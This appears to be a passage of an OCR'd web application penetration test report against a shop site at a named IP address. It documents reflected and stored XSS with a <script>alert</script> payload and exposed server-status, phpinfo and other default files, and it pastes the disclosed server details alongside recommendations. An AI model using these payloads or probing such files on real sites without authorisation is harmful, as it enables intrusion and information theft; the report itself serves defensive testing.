
test

8877889988

<script>alert("success")</script>

POC

Then when my profile is opened we can see the alert with text “success”.



My Profile

test
test@ex.com

Username: test
Contact No.: 8877889988
De

13.235.13.117
success

Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

References:


https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.w3schools.com/html/html_entities.asp

6b. Stored Cross Site Scripting (XSS)

Stored Cross Site Scripting (Severe)	Below mentioned parameters are vulnerable to stored XSS **Affected URL :** • http://13.235.13.117/products/details.php?p_id=3 **Affected Parameters :** • Post button under review box (POST parameters) **Payload:** • <script>alert(“success”)</script>

Observation

- Navigate to http://13.235.13.117/products/details.php?p_id=3 and enter a script in address bar as shown



Puma Socks

Men &amp; Women Ankle Length Socks Pack of 3


INR 600/-

No reviews yet

```
<script>alert("success")</script>
```

POC

Then whenever product 3 is opened we can see the alert with text “success”.



13.235.13.117/products/details.php?p_id=3

Puma Socks

Men &amp; Women Ankle Length Socks Pack of 3

INR 600/-

13.235.13.117

success

Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

References:


https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.w3schools.com/html/html_entities.asp

7. Default files and pages

Default files and pages(Severe)	Below mentioned URLs are directing to default files and pages **Affected URL :** • http://13.235.13.117/server-status • http://13.235.13.117/robots.txt • http://13.235.13.117/phpinfo.php • http://13.235.13.117/composer.lock • http://13.235.13.117/composer.json • http://13.235.13.117/userlist.tx

Observation

http://13.235.13.117/server-status gives us all the information about server



13.235.13.117/server-status/

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0


```
________________________________________________W_...............
................................................................
.........................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
0-0	1709	0/1/1	_	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.66	16	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	115	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.94	17764	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.93	17766	14	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.92	17768	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.92	17770	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
1-0	1710	0/1/1	_	9.62	9	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1

Observation


http://13.235.13.117/robots.txt gives the directories that are not allowed in search results



```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

Observation

http://13.235.13.117/phpinfo.php gives a lot of information about server.



13.235.13.117/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-11-229 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

Business Impact – High

A user with malicious intent can look for such default pages and files which give crucial information about server and some hidden files which can leak important info about users or databases. Using this information user can plan more severe attacks on the server or the web application.

Recommendation

Take the following precautions:

- Remove default pages and files that might contain crucial information
- Set up proper authorisation for accessing sensitive files that give out information about the server and services used by the web application.

References:

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration
https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/

8. Components with known vulnerabilities

